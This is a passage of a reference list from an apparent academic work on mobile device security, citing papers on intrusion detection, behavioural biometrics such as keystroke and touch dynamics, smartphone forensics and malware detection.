- Hall, J., Barbeau, M., Kranakis, E., 2005. Anomaly-based intrusion detection using mobility profiles of public transportation users.
- Hammersland, R., 2007. ROC in Assessing IDS Quality. Technical Report. Norwegian Information Security, Gjøvik University College.
- Heckerman, D., 1995. A Tutorial on Learning with Bayesian Networks. Technical Report. Microsoft Research Advanced Technology Division Microsoft Corporation, Redmond.
- Henry, E.R., 1900. Classification and uses of finger prints. <http://galton.org/fingerprints/books/henry/henry-classification.pdf,dateaccessed>.
- Hollmen, J., 2000. User profiling and classification for fraud detection in mobile communications networks. PhD Thesis, Helsinki University of Technology.
- Hongjian, F., 2004. Event Mining of Interesting Emerging Patterns and Their Effective Use in Classification. Ph.D. thesis. University of Melbourne.
- Hoog, A., 2011. Chapter 6 - android forensic techniques, in: Android Forensics. Syngress, Boston, pp. 195–284.
- Howett, D.L., 2010. The iphone wiki, theos. <http://iphonedevwiki.net/index.php/Theos>.
- Husain, M.I., Baggili, I., Sridhar, R., 2011. A simple cost-effective framework for iphone forensic analysis, in: Digital Forensics and Cyber Crime. Springer Berlin Heidelberg. volume 53 of *LNICST*, pp. 27–37.
- Hwang, S., Cho, S., Park, S., 2009. Keystroke dynamics-based authentication for mobile devices. *Computers & Security* 28, 85–93. Elsevier.
- Hypponen, M., 2010a. Mobile security review september 2010. Technical Report. F-Secure Labs.
- Hypponen, M., 2010b. The state of cell phone malware. <http://www.usenix.org/events/sec07/tech/hypponen.pdf>.
- Iannarelli, A., 1989. Ear Identification. Technical Report. Forensic Identification Series, Paramount Publishing Company.
- iDW, 2010. itunes u downloads top 300 million. <http://www.iphonedevwiki.net/index.php/SpringBoard>.
- iDW, 2012. iPhone Development Wiki. <http://iphonedevwiki.net/index.php/Special:AllPages>.
- iKeyGuard, 2012. <http://ikeyguard.com/>.
- Jacoby, G.A., Hickman, T., Warders, S.P., Griffin, B., Darensburg, A., Castle, D.E., 2006. Gibraltar a mobile host-based intrusion protection system, in: Security and Management 2006, pp. 207–212.
- Javelin Strategy & Research, 2013. 2013 identity fraud report: Data breaches becoming a treasure trove for fraudsters. <https://www.javelinstrategy.com/brochure/276DownloadReport>.
- Jones, A., Sielken, R., 2000. Computer intrusion detection: A survey. Technical Report. University of Virginia, Computer Science.

- Juniper Research, 2010. A world of apps. http://www.juniperresearch.com/shop/products/whitepaper/pdf/MAS10_White%20Paper.pdf.
- Kambourakis, G., Damopoulos, D., 2013. A competent post-authentication and non-repudiation biometric-based scheme for m-learning, in: Proceedings of the 10th IASTED International Conference on Web-based Education (WBE 2013), ACTA Press. pp. 821–827.
- Kim, H., Shin, K., Pillai, P., 2011. Modelz: Monitoring, detection, and analysis of energy-greedy anomalies in mobile handsets. *Mobile Computing, IEEE Transactions on* 10, 968–981.
- Klaver, C., 2010. Windows mobile advanced forensics. *Digital Investigation* 6, Embedded Systems Forensics: Smart Phones, GPS Devices, and Gaming Consoles, 147–167.
- Kolly, S.M., Wattenhofer, R., Welten, S., 2012. A personal touch: recognizing users based on touch screen behavior, in: Proceedings of the Third International Workshop on Sensing Applications on Mobile Phones, ACM. pp. 1–5.
- Kruegel, C., Valeur, F., Vigna, G., 2005. *Intrusion Detection and Correlation: Challenges and Solutions*. Springer.
- Kumpulainen, P., Hatonen, K., 2008. Anomaly detection algorithm test bench for mobile network management. Tampere University of Technology.
- Lamonica, P., 2012. Siriproxy. <https://github.com/plamoni/>.
- Lazarevic, A., Kumar, V., Srivastava, J., 2005. *Intrusion detection: a survey, Managing cyber threats: issues, approaches, and challenges*. Springer.
- Lee, S., Zhai, S., 2009. The performance of touch screen soft buttons, in: Proceedings of the 27th international conference on Human factors in computing systems - CHI, ACM, New York. pp. 309–318.
- Leggett, J., Williams, G., Usnick, M., Longnecker, M., 1991. Dynamic identity verification via keystroke characteristics. *International Journal of Man-Machine Studies* 35, 859–870. Academic Press.
- Li, F., 2012. *Behaviour Profiling for Mobile Devices*. Ph.D. thesis. Plymouth University.
- Li, F., Clarke, N., Papadaki, M., 2009. Intrusion detection system for mobile devices: Investigation on calling activity, in: Proceedings of the 8th Security Conference.
- Li, F., Clarke, N., Papadaki, M., Dowland, P., 2010. Behaviour profiling on mobile devices, in: International Conference on Emerging Security Technologies, pp. 77–82.
- Li, F., Clarke, N., Papadaki, M., Dowland, P., 2011a. Behaviour profiling for transparent authentication for mobile devices, in: Proceedings of the 10th European Conference on Information Warfare and Security (ECIW), pp. 307–314.
- Li, T., Yu, F., Lin, Y., Kong, X., Yu, Y., 2011b. Trusted computing dynamic attestation using a static analysis based behaviour model. *Journal of Convergence* 2, 639–668.
- Liu, L., Yan, G., Zhang, X., Chen, S., 2009. Virusmeter: Preventing your cellphone from spies, in: Kirda, E., Jha, S., Balzarotti, D. (Eds.), *Recent Advances in Intrusion Detection*. Springer Berlin Heidelberg, volume 5758 of *Lecture Notes in Computer Science*, pp. 244–264.
- Liu, Y., Jia, S., Xing, C., 2012. A novel behavior-based virus detection method for smart mobile terminals. *Discrete Dynamics in Nature and Society* 2012.

- Lohrum, M., 2012. Forensic extractions of data from the nokia n900, in: Gladyshev, P., Rogers, M. (Eds.), Digital Forensics and Cyber Crime. Springer Berlin Heidelberg. volume 88 of *LNICST*, pp. 89–103.
- Lookout, 2012. State of mobile security 2012. <https://www.lookout.com/resources/reports/state-of-mobile-security-2012>.
- Lu, X., Wang, Y., Jain, A., 2003. Combining classifiers for face recognition, in: Multimedia and Expo, 2003. ICME '03. Proceedings. 2003 International Conference on.
- Luo, K., 2011. Using static analysis on android applications to identify private information leaks. RPE Report, Dept. of Computing and Information Sciences, Kansas State University.
- Ma, X., Huang, P., Jin, X., Wang, P., Park, S., Shen, D., Zhou, Y., Saul, L.K., Voelker, G.M., 2013. edocto: Automatically diagnosing abnormal battery drain issues on smartphones, in: 10th ACM/USENIX Symposium on Networked Systems Design and Implementation (NSDI), pp. 216–223.
- Maiorana, E., Campisi, P., Gonzalez-Carballo, N., Neri, A., 2011. Keystroke dynamics authentication for mobile phones, in: Proceedings of the 2011 ACM Symposium on Applied Computing - SAC, ACM, USA. pp. 21–26.
- Martin, T., Hsiao, M., Ha, D., Krishnaswami, J., 2004. Denial of service attacks on battery-powered mobile computers, in: Second IEEE International Conference on Pervasive Computing and Communications, pp. 309–318.
- Maxion, R., Killourhy, K., 2010. Keystroke biometrics with number-pad input, in: Dependable Systems and Networks (DSN), 2010 IEEE/IFIP International Conference on, pp. 201–210.
- McAfee, 2011. Massive phishing attacks strike bank of china users. <http://blogs.mcafee.com/mcafee-labs/massive-online-bank-phishing-attacks-in-china>.
- Miller, C., 2011. Inside ios code signing, in: Symposium on Security for Asia Network (SyScan).
- Miluzzo, E., Varshavsky, A., Balakrishnan, S., Choudhury, R.R., 2012. Tapprints: your finger taps have fingerprints, in: Proceedings of the 10th international conference on Mobile systems, applications, and services -MobiSys '12, ACM. pp. 323–336.
- Min, L., Cao, Q., 2012. Runtime-based behavior dynamic analysis system for android malware detection, in: Proceedings of the 2012 2nd International Conference on Computer and Information Applicatio.
- Mobile Insurance, 2013. The underground world of mobile phone theft. <http://www.mobileinsurance.co.uk/Information/Blog/1022-/The-Underground-World-of-Mobile-Phone-Theft>.
- Mobile World Congress, 2011. Kaspersky lab at mobile world congress 2009 in barcelona. <http://www.kaspersky.com/news?id=207575745>.
- Mokhonoana, P.M., Olivier, M.S., 2007. Acquisition of a symbian smart phone's content with an on-phone forensic tool, in: Southern African Telecommunication Networks and Applications Conference 2007 (SATNAC 2007) Proceedings.
- Moreau, Y., Verrelst, H., Vandewalle, J., 1997. Detection of mobile phone fraud using supervised neural networks: A first prototype, in: Proceedings of the 7th International Conference on Artificial Neural Networks, Springer-Verlag. pp. 1065–1070.
- Morris, B., 2006. Symbian OS Architecture Sourcebook. John Wiley & Sons.
- Mukherjee, B., Heberlein, T.L., Levitt, K.N., 1994. Network intrusion detection. Network, IEEE 8, 26–41.

- Mulliner, C., Miller, C., 2009. Fuzzing the phone in your phone, in: Black Hat USA.
- Myers, L., 2013. An exploration of voice biometrics. http://www.sans.org/reading_room/whitepapers/authentication/exploration-voice-biometrics_1436.
- Nakkabi, Y., Traore, I., Ahmed, A., 2010. Improving mouse dynamics biometric performance using variance reduction via extractors with separate features. *IEEE Transactions on Man and Cybernetics, Part A: Systems and Humans* 40, 1345–1353. IEEE.
- Nathan, L.C., 2004. Advanced User Authentication for Mobile Devices. Ph.D. thesis. Plymouth University.
- Naumann, I., Hogben, G., Fritsch, L., Benito, R., R, D., 2008. iPhone security analysis. Technical Report. Security Issues in the Context of Authentication Using Mobile Devices (Mobile eID), *European Network and information Security Agency (ENISA)*.
- NeuroDimension, 2011. Radial basis function. <http://www.nd.com/models/rbf.htm>.
- Nygaard, S., 2010. Code the code. <http://www.codethecode.com/projects/class-dump>.
- Oh, M., 2010. Technical analysis on iphone jailbreaking. <http://community.websense.com/blogs/securitylabs/archive/2010/08/06/technical-analysis-on-iphone-jailbreaking.aspx>.
- Onashoga, S.A., Akinde, A.D., Sodiya, A.S., 2009. A strategic review of existing mobile agent-based intrusion detection systems. *Growing Information, Issues in Informing Science and Information Technology* 6, 669–682.
- Owusu, E., Han, J., Das, S., Perrig, A., Zhang, J., 2012. Accessory: password inference using accelerometers on smartphones, in: *Proceedings of the 12th Workshop on Mobile Computing Systems and Applications - HotMobile '12*, ACM.
- PanCaribbean Bank, 2012. Pancaribbean Bank. <https://online.gopancaribbean.com/retail/RetailLoginLang.html>.
- Pandya, V.R., 2008. iPhone security analysis. Technical Report. Department of Computer Science, San Jose State University.
- Park, K.w., Seok, H., Park, K.h., 2007. pkasso: Towards seamless authentication providing non-repudiation on resource-constrained devices, in: *21st IEEE Symposium on Pervasive Computing and Ad Hoc Communications*, pp. 105–112.
- Park, Y.S., Han, S.H., Park, J., Cho, Y., 2008. Touch key design for target selection on a mobile phone, in: *Proceedings of the 10th international conference on Human computer interaction with mobile devices and services - MobileHCI*, ACM, New York. pp. 423–426.
- Peng, S., Yu, S., Yang, A., 2013. Smartphone malware and its propagation modeling: A survey .
- Peyravian, M., Zunic, N., 2000. Methods for protecting password transmission. *Computers & Security* 19, 466–469.
- Plateau, 2011. Smartphone safety tips. http://www.plateautel.com/wireless_stolen_phones.asp.
- Polla, M.L., Martinelli, F., Sqandurra, D., 2012. A survey on security for mobile devices. *Communications Surveys & Tutorials* PP, 1–26. IEEE Press.
- Porras, P., H, H.S., Yegneswara, V., 2009. An analysis of the Ikee-B (Duh) iPhone botnet. Technical Report. SRI International Computer Science Laboratory.

- Portio Research, 2011. Mobile network operator groups 2011. http://www.portioresearch.com/media/1391/MN02011_brochure_April11.pdf.
- Portio Research, 2013. Portio research mobile factbook 2013. <http://www.portioresearch.com/media/3986/Portio%20Research%20Mobile%20Factbook%202013.pdf>.
- Prabhakar, S., Pankanti, S., Jain, A., 2003. Biometric recognition: security and privacy concerns. *Security Privacy, IEEE* 1, 33–42.
- Rafique, M., Khan, M., Alghathbar, K., Farooq, M., 2011. A framework for detecting malformed sms attack, in: Park, J., Lopez, J., Yeo, S.S., Shon, T., Taniar, D. (Eds.), *Secure and Trust Computing, Data Management and Applications*. Springer Berlin Heidelberg. volume 186 of *Communications in Computer and Information Science*, pp. 11–20.
- RapidMiner, 2012. Rapid-i. <http://rapid-i.com/http://rapid-i.com/>.
- Rastogi, V., Chen, Y., Enck, W., 2013. Appsplayground: automatic security analysis of smartphone applications, in: *Proceedings of the third ACM conference on Data and application security and privacy*, ACM. pp. 209–220.
- Rieck, K., Trinius, P., Willems, C., Holz, T., 2011. Automatic analysis of malware behavior using machine learning. *Journal of Computer Security* 19, 639–668.
- Rosen, S., Qian, Z., Mao, Z.M., 2013. Appprofiler: a flexible method of exposing privacy-related behavior in android applications to end users, in: *Proceedings of the third ACM conference on Data and application security and privacy*, ACM. pp. 221–232.
- Sae-Bae, N., Ahmed, K., Isbister, K., Memon, N., 2012. Biometric-rich gestures: a novel approach to authentication on multi-touch devices, in: *Proceedings of the 2012 ACM annual conference on Human Factors in Computing Systems*, ACM. pp. 977–986.
- Saeveanee, H., Bhattarakosol, P., 2009. Authenticating user using keystroke dynamics and finger pressure, in: *Proceedings of the 6th IEEE Consumer Communications and Networking Conference*, IEEE, Ireland. pp. 1–2.
- Saeveanee, H., Clarke, N.L., Furnell, S.M., 2012. Multi-modal behavioural biometric authentication for mobile devices, in: *Proceedings of the Information Security and Privacy Research, IFIP Advances in Information and Communication Technology - IFIP AICT*, Springer Boston. pp. 465–474.
- Sagiroglu, S., Canbek, G., 2009. Keyloggers. *IEEE Technology and Society Magazine* 28, 10–17. IEEE.
- Sasidharan, S., Thomas, K., 2011. Blackberry forensics: An agent based approach for database acquisition, in: Abraham, A., Lloret Mauri, J., Buford, J., Suzuki, J., Thampi, S. (Eds.), *Advances in Computing and Communications*. Springer Berlin Heidelberg. volume 190 of *CCIS*, pp. 552–561.
- Satheesh Kumar, S., Thomas, B., Thomas, K., 2012. An agent based tool for windows mobile forensics, in: Gladyshev, P., Rogers, M. (Eds.), *Digital Forensics and Cyber Crime*. Springer Berlin Heidelberg. volume 88 of *LNICST*, pp. 77–88.
- Saurik, 2010a. Mobilesubstrate. <http://cydia.saurik.com/package/mobilesubstrate>.
- Saurik, 2010b. The point of jailbreaking. <http://www.saurik.com/id/12>.
- ScanSafe STAT, 2009. The world’s largest security analysis of real-world web traffic, annual global threat report. http://www.scansafe.com/downloads/gtr/2009_AGTR.pdf.

- Schmidt, A.D., Albayrak, S., 2008. Malicious software for smartphones. Technical Report. Technische Universitat Berlin - DAI-Labor.
- Schmidt, A.D., Bye, R., Schmidt, H.G., Clausen, J., Kiraz, O., Yuksel, K., Camtepe, S., Albayrak, S., 2009. Static analysis of executables for collaborative malware detection on android, in: Communications, 2009. ICC '09. IEEE International Conference on, pp. 1–5.
- Schmidt, A.D., Peters, F., Lamour, F., Albayrak, S., 2008. Monitoring smartphones for anomaly detection, in: Proceedings of the 1st international conference on MOBILE Wireless MiddleWARE, Operating Systems, and Applications, ICST (Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering). pp. 40:1–40:6.
- Schneider, J., 2011. Cross validation. <http://www.cs.cmu.edu/~schneide/tut5/node42.html>.
- Schulz, T., 2008. Using the keystroke-level model to evaluate mobile phones, in: Proceedings of the 31st Information Systems Research Seminaria - IRIS 31, Scandinavia.
- Securelist, 2006. Mobile malware evolution: An overview, part 1. <http://www.securelist.com/en/analysis?pubid=200119916>.
- Seriot, N., 2010. iphone privacy, in: Black Hat DC.
- Shabtai, A., Fledel, Y., Elovici, Y., 2010. Automated static code analysis for classifying android applications using machine learning, in: Computational Intelligence and Security (CIS), 2010 International Conference on, pp. 329–333.
- Shih, D.H., Lin, B., Chiang, H.S., Shih, M.H., 2008. Security aspects of mobile phone virus: a critical survey. Management & Data Systems 108, 478–494.
- Simao, A., Sicoli, F., Melo, L., Deus, F., Sousa, J.R., 2011. Acquisition and analysis of digital evidence in android smartphones. The International Journal of Forensic Computer Science 6, 28–43.
- Singh, K.K., 2004. Hybrid profiling strategy for intrusion detection. Department of Computer Science University of British Columbia .
- Sipior, J.C., Ward, B.T., 2008. Trust, privacy, and legal protection in the use of software with surreptitiously installed operations: An empirical evaluation. Information Systems Frontiers 10, 3–17. Springer.
- Sreenivas, R.S., Anitha, R., 2011. Detecting keyloggers based on traffic analysis with periodic behaviour. Network Security 2011, 14–19. Elsevier.
- Statistics, L.B., Breiman, L., 2001. Random forests, in: Machine Learning, pp. 5–32.
- Stefan, D., Shu, X., Yao, D., 2012. Robustness of keystroke-dynamics based biometrics against synthetic forgeries. Computers & Security 31, 109 – 121. Elsevier.
- Sun, B., Chen, Z., Wang, R., Yu, F., Leung, V., 2006a. Towards adaptive anomaly detection in cellular mobile networks, in: Consumer Communications and Networking Conference, 2006. CCNC 2006. 3rd IEEE, pp. 666–670.
- Sun, B., Xiao, Y., Wu, K., 2007. Intrusion detection in cellular mobile networks, in: Xiao, Y., Shen, X., Du, D.Z. (Eds.), Wireless Network Security. Springer US. Signals and Communication Technology, pp. 183–210.
- Sun, B., Yu, F., Wu, K., Leung, V.C.M., 2004. Mobility-based anomaly detection in cellular mobile networks, in: Proceedings of the 3rd ACM workshop on Wireless security, ACM. pp. 61–69.

- Sun, B., Yu, F., Wu, K., Xiao, Y., Leung, V., 2006b. Enhancing security using mobility-based anomaly detection in cellular mobile networks. *Vehicular Technology, IEEE Transactions on* 55, 1385–1396.
- Syndicate Bank, 2012. <https://netbanking.syndicatebank.in/netbanking/>.
- Szydlowski, M., Egele, M., Kruegel, C., Vigna, G., 2012. Challenges for dynamic analysis of ios applications, in: *Proceedings of the 2011 IFIP WG 11.4 international conference on Open Problems in Network Security*, pp. 65–77.
- Teraoka, T., 2012. Organization and exploration of heterogeneous personal data collected in daily life. *Human-centric Computing and Information Sciences* 2, 1–15.
- The iPhone Wiki, 2012. <http://theiphonewiki.com/wiki/index.php?title=/System/Library/Frameworks>.
- The University of Waikato, 2011a. Weka class randomforest. <http://weka.sourceforge.net/doc/weka/classifiers/trees/RandomForest.html>.
- The University of Waikato, 2011b. Weka: Weka machine learning project. <http://www.cs.waikato.ac.nz/ml/weka>.
- TiPB, 2011. 50 million iphones sold + 35 million ipod touches = 85 million iphone os devices. <http://www.tipb.com/2010/04/08/50-million-iphones-sold-35-million-//ipod-touches-85-million-iphone-os/-devices>.
- TNS mobile life, 2011. The holistic portfolio: Decision making in the mobile ecosystem. <http://discovermobilelife.com/files/The%20Holistic%20Portfolio%20-%20Decision%20Making%20in%20the%20Mobile%20Ecosystem.pdf>.
- U.S. Copyright Office, 2013. Section 1201 exemptions to prohibition against circumvention of technological measures protecting copyrighted works. <http://www.copyright.gov/1201/>.
- Vidas, T., Zhang, C., Christin, N., 2011. Toward a general collection methodology for android devices. *Digital Investigation* 8, S14–S24.
- Vuagnoux, M., Pasini, S., 2009. Compromising electromagnetic emanations of wired and wireless keyboards, in: *Proceedings of the 18th conference on USENIX security symposium - SSYM'09*, USENIX Association. pp. 1–16.
- Wang, W., Guan, X., Zhang, X., Yang, L., 2006. Profiling program behavior for anomaly intrusion detection based on the transition and frequency property of computer audit data. *Computers & Security* 25, 539–550.
- Wu, X., Kumar, V., Ross Quinlan, J., Ghosh, J., Yang, Q., Motoda, H., McLachlan, G.J., Ng, A., Liu, B., Yu, P.S., Zhou, Z.H., Steinbach, M., Hand, D.J., Steinberg, D., 2007. Top 10 algorithms in data mining. *Knowledge and Information Systems* 14, 1–7.
- Wu, Z., Zhou, X., Xu, J., 2013. A result fusion based distributed anomaly detection system for android smartphones. *Journal of Networks* 8, 273–282.
- Xu, Z., Bai, K., Zhu, S., . Taplogger: inferring user inputs on smartphone touchscreens using on-board motion sensors, in: *Proceedings of the 5th ACM conference on Security and Privacy in Wireless and Mobile Networks - WISEC '12*, ACM. pp. 113–124.
- Yan, G., Eidenbenz, S., Sun, B., 2009. Mobi-watchdog: you can steal, but you can't run!, in: *Proceedings of the second ACM conference on Wireless network security*, ACM. pp. 139–150.

- Yates II, M., 2010. Practical investigations of digital forensics tools for mobile devices, in: 2010 Information Security Curriculum Development Conference, ACM, New York, NY, USA. pp. 156–162.
- Yazji, S., Scheuermann, P., Dick, R., Trajcevski, G., Jin, R., 2013. Efficient location aware intrusion detection to protect mobile devices. *Personal and Ubiquitous Computing* , 1–20.
- Yin, H., Song, D., Egele, M., Kruegel, C., Kirda, E., 2007. Panorama: capturing system-wide information flow for malware detection and analysis, in: Proceedings of the 14th ACM conference on Computer and communications security, ACM. pp. 116–127.
- Zahid, S., Shahzad, M., Khayam, S., Farooq, M., 2009. Keystroke-based user identification on smart phones, in: Proceedings of the 12th International Symposium on Recent Advances in Intrusion Detection - RAID '09, Springer-Verlag. pp. 224–243.
- Zaitsev, O., 2010. Skeleton keys: the purpose and applications of keyloggers. *Network Security 2010*, 12–17. Elsevier.
- Zarch, S., Jalilzadeh, F., Yazdanivaghef, M., 2012. Data Mining For Intrusion Detection in Mobile Systems. *IOSR Journal of Computer Engineering* 6, 42–47.
- Zhao, M., Ge, F., Zhang, T., Yuan, Z., 2011. Antimaldroid: An efficient svm-based malware detection framework for android, in: Liu, C., Chang, J., Yang, A. (Eds.), *Information Computing and Applications*. Springer Berlin Heidelberg, volume 243 of *Communications in Computer and Information Science*, pp. 158–166.
- Zhao, M., Zhang, T., Ge, F., Yuan, Z., 2012. Robotdroid: A lightweight malware detection framework on smartphones. *Journal of Networks* 7, 715–722.
- Zhao, M., Zhang, T., Wang, J., Yuan, Z., 2013. A smartphone malware detection framework based on artificial immunology. *Journal of Networks* 8, 469–476.
- Zheng, N., Bai, K., Huang, H., Wang, H., 2012. You Are How You Touch: User Verication on Smartphones via Tapping Behaviors. Technical Report. College of William & Mary Department of Computer Science.